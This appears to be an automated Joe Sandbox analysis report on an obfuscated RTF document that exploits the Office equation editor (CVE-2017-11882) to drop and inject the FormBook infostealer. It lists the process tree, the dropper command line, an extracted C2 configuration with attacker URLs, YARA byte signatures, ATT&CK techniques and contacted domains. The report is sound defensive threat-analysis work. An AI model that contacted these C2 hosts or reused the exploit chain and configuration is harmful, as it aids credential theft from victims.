ID: 680332
Sample Name:
SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.1520
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:06:10
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.1520


Overview

General Information

Sample Name:	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.1520 (renamed file extension from 1520 to rtf)
Analysis ID:	680332
MD5:	26111b2647fc8b..
SHA1:	131907f569a277..
SHA256:	7d4a1c05f37734..
Tags:	rtf
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Document exploit detected (drops P…
- Malicious sample detected (through…
- Document contains OLE streams w…
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Sample uses process hollowing tech…
- Tries to steal Mail credentials (via fi…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2556 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 1300 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - cmd.exe (PID: 2992 cmdline: CmD.exe /C %tmp%\Client.exe A C MD5: AD7B9C14083B52BC532FBA5948342B98)
    - Client.exe (PID: 2948 cmdline: C:\Users\user\AppData\Local\Temp\Client.exe A C MD5: D94161753531177B2FB80365ADDCBFA8)
      - notepad.exe (PID: 2496 cmdline: C:\Windows\SysWOW64\notepad.exe /Processid:{9A42BBC4-4F4B-4518-841E-56E3DAA7341B} MD5: A4F6DF0E33E644E802C8798ED94D80EA)
        - explorer.exe (PID: 1860 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
          - NAPSTAT.EXE (PID: 204 cmdline: C:\Windows\SysWOW64\NAPSTAT.EXE MD5: 4AF92E1821D96E4178732FC04D8FD69C)
            - firefox.exe (PID: 2420 cmdline: C:\Program Files (x86)\Mozilla Firefox\Firefox.exe MD5: C2D924CE9EA2EE3E7B7E6A7C476619CA)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.bookmarkfiles.info/aekc/"
  ],
  "decoy": [
    "RMXvmWv1T8LnwQ==",
    "Eihj8MxKqewaukr9kA==",
    "+g6zzMM6GRqNBkX3uOBoqQ==",
    "pWRxiwc2Bfok7RT5",
    "vPwdzH5MqglB6x8BBR1yrw==",
    "MjC+3B4RiO87RDzpmA==",
    "38QEn2bgSsIbukr9kA==",
    "H/gg2eB11REpukr9kA==",
    "nR93HiGa/mm/l+rJcb0fzd3Ys9oH32E71g==",
    "1tdkeMK6HwpkdW9G/kFSNwwB2TiAJg==",
    "oxrGgFLiVZy7cJxgKmur4bIu",
    "1dZdfsq5k9TlwQ+5duE=",
    "b0J+ndKQ9h05o6NV8lOr4bIu",
    "fjfP53bwT8LnwQ==",
    "hTvn/If7T8LnwQ==",
    "FDzSk+QA0/1P",
    "9jlCyLJev/gnukr9kA==",
    "hRGrJJDDvPMQTa2POpTalloPghMa",
    "ioI1Oi/bWM0DVVpH/GXBQtDC3A==",
    "7Qq8yL5gzg702uLu",
    "9aS3x0Ry6dY4ZZ99S5PKQtDC3A==",
    "yMYCrLpn10a3R1E1AFOv6ack",
    "w8w/bvcWATu7PDDwfd0JuYgI0A==",
    "NTbg7NdXVle3N1Pu0CUw",
    "OQQbz5yH+jOxwQ+5duE=",
    "qTrBdXUWf8vwGBk=",
    "oi21Ou1SR37/pPq9U7m6Nz8E2TiAJg==",
    "l9PJcHotT8LnwQ==",
    "K/QPqqhuzMkB7PjYiKZAb3I=",
    "roGw5GmYgsUk7RT5",
    "gTxXZNw8T8LnwQ==",
    "5N+VzPa9HhZ0f3pRGniEeDcs3PI=",
    "CeIVuGevoMbvN5Fr/GCr4bIu",
    "hkZ+riVUPmvvfHcYBlWl36Yl1A==",
    "nOfvBG59bKkwzdeNIYPFQtDC3A==",
    "W57fbAhOOkGdGkIAo/NP/cqJ4vQ=",
    "E8tuxTQzaqZB",
    "ugwnTscE8fYk7RT5",
    "JrAINpN+XL0d4hLnlek=",
    "qESZmsanHEjMukr9kA==",
    "/v06r9lmzw==",
    "W/CcThAzaqZB",
    "xML0nKZguwUN8QY=",
    "5XIhrh0dlLk/oBZibInIQtDC3A==",
    "Z3C7ZmwGA/ok7RT5",
    "DRi50wcM+2wQsQLoicXEOQGAKNP232E71g==",
    "AF+XxB0kk4HhnuLXn/My8Ho=",
    "HGucKuFQc/pymOzcmA==",
    "voOmzEFjVr0JRm5E+l2r4bIu",
    "ddDg/GlYzfQZ5iHve6ZAb3I=",
    "XBxNffL72iGfJX1tbaKguA==",
    "MxhV44jVxD+PGPbYmA==",
    "0WeywuzZvww2iA/WfPY=",
    "1myvw0eaf6gklfODaZ4sYmw=",
    "SOOWE3prlNJZ",
    "MTC9xPPkUjxsT0kf1DN/SAx8OvRxRA6h",
    "0JyrUE8FaI8iJxvXdqZAb3I=",
    "Hd4mSndaPXTmig/WfPY=",
    "11PeMCuzsqHVJ0nu0CUw",
    "0iQvcErbTcQcukr9kA==",
    "LH+NhcKpDC1XGHbu0CUw",
    "gThzlciV/PsyEVPxn/Q67no=",
    "lIgXFAarBzy5uA+5duE=",
    "31gOPnVkSwUN8QY="
  ]
}
```

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.rtf	MAL_RTF_Embedded_OLE_PE	Detects a suspicious string often used in PE files in a hex encoded object stream	Florian Roth	• 0x78b4:$a1: 546869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f6465 • 0x7818:$m1: 4d5a90000300000004000000ffff
SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.rtf	INDICATOR_RTF_MalVer_Objects	Detects RTF documents with non-standard version and embeding one of the object mostly observed in exploit documents.	ditekSHen	• 0x1269:$obj2: \objdata • 0x1df799:$obj2: \objdata • 0x2bfdaf:$obj3: \objupdate • 0x8de:$obj4: \objemb • 0x1dee0e:$obj4: \objemb

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{35F4FC89-AF57-47A0-AA61-CE9C986E155F}.tmp	rtf_cve2017_11882_ole	Attempts to identify the exploit CVE 2017 11882	John Davison	• 0xea600:$headers: 1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00 C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 03 01 01 03 0A • 0xea621:$font: 0A 01 08 5A 5A • 0xea652:$winexec: 12 0C 43 00
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{35F4FC89-AF57-47A0-AA61-CE9C986E155F}.tmp	EXP_potential_CVE_2017_11882	unknown	ReversingLabs	• 0x0:$docfilemagic: D0 CF 11 E0 A1 B1 1A E1 • 0xea500:$equation1: Equation Native • 0x920:$equation2: Microsoft Equation 3.0 • 0x280c:$exe: .exe • 0x281f:$exe: .exe • 0x283a:$exe: .exe • 0xea629:$exe: .exe • 0xea63d:$exe: .exe • 0xea652:$address: 12 0C 43 00

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.1174323535.0000000000080000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000B.00000002.1174323535.0000000000080000.00000040.80000000.00040000.00000000.sdmp	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6601:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1d780:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0xa93f:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 75 11 8A D0 80 E2 01 • 0x16b67:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
0000000B.00000002.1174323535.0000000000080000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x16965:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x16411:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16a67:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x16bdf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa50a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1565c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb252:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1c3d7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1d4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000B.00000002.1174323535.0000000000080000.00000040.80000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18e29:$sqlite3step: 68 34 1C 7B E1 • 0x18f5c:$sqlite3step: 68 34 1C 7B E1 • 0x18e6b:$sqlite3text: 68 38 2A 90 C5 • 0x18fb3:$sqlite3text: 68 38 2A 90 C5 • 0x18e82:$sqlite3blob: 68 53 D8 7F 8C • 0x18fd5:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000000.936456430.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Click to see the 62 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.notepad.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.notepad.exe.400000.1.raw.unpack	Windows_Trojan_Formbook_1112e116	unknown	unknown	• 0x6601:$a1: 3C 30 50 4F 53 54 74 09 40 • 0x1d780:$a2: 74 0A 4E 0F B6 08 8D 44 08 01 75 F6 8D 70 01 0F B6 00 8D 55 • 0xa93f:$a3: 1A D2 80 E2 AF 80 C2 7E EB 2A 80 FA 2F 7 5 11 8A D0 80 E2 01 • 0x16b67:$a4: 04 83 C4 0C 83 06 07 5B 5F 5E 8B E5 5D C3 8B 17 03 55 0C 6A 01 83
9.2.notepad.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x16965:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x16411:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x16a67:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x16bdf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa50a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1565c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb252:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1c3d7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1d4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
9.2.notepad.exe.400000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18e29:$sqlite3step: 68 34 1C 7B E1 • 0x18f5c:$sqlite3step: 68 34 1C 7B E1 • 0x18e6b:$sqlite3text: 68 38 2A 90 C5 • 0x18fb3:$sqlite3text: 68 38 2A 90 C5 • 0x18e82:$sqlite3blob: 68 53 D8 7F 8C • 0x18fd5:$sqlite3blob: 68 53 D8 7F 8C
9.0.notepad.exe.400000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 39 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Found potential equation exploit (CVE-2017-11882)

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Networking

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Document contains OLE streams which likely are hidden ActiveX objects

Office process drops PE file

Document contains OLE streams with names of living off the land binaries

PE file has nameless sections

Found suspicious RTF objects

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Writes to foreign memory regions

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Shared Modules	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	1 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	4 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	4 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	8 1 2 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 3 System Information Discovery	Remote Desktop Protocol	1 Man in the Browser	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 Obfuscated Files or Information	Security Account Manager	1 2 1 Security Software Discovery	SMB/Windows Admin Shares	1 Data from Local System	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 Software Packing	NTDS	2 Process Discovery	Distributed Component Object Model	1 Email Collection	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	4 1 Virtualization/Sandbox Evasion	SSH	1 Clipboard Data	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	4 1 Virtualization/Sandbox Evasion	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	8 1 2 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.12395.rtf	15%	ReversingLabs	Document-RTF.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{35F4FC89-AF57-47A0-AA61-CE9C986E155F}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Temp\Client.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Client.exe	22%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.0.notepad.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.notepad.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.notepad.exe.400000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.notepad.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.notepad.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.notepad.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
www.bookmarkfiles.info/aekc/	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.magadirect.co.uk/aekc/?p6A=k0tTOTrAn50YQe1h4ozxDNX4wd5+O6pkKrWAMwmyhhYwJBfC5YpDY/r3FGLgLX7DF3fRHoVtyXQnCSOz0Ea/6qte5rYurCT1UmXBzRE=&xjRt=ZvcPNdzxaTTX6DM	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.hogogala.com	162.213.253.236	true	false		unknown
www.sqlite.org	45.33.6.223	true	false		high
www.magadirect.co.uk	45.33.18.44	true	true		unknown
www.luanaterra.online	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.sqlite.org/2014/sqlite-dll-win32-x86-3080700.zip	false		high
www.bookmarkfiles.info/aekc/	true	• Avira URL Cloud: safe	low

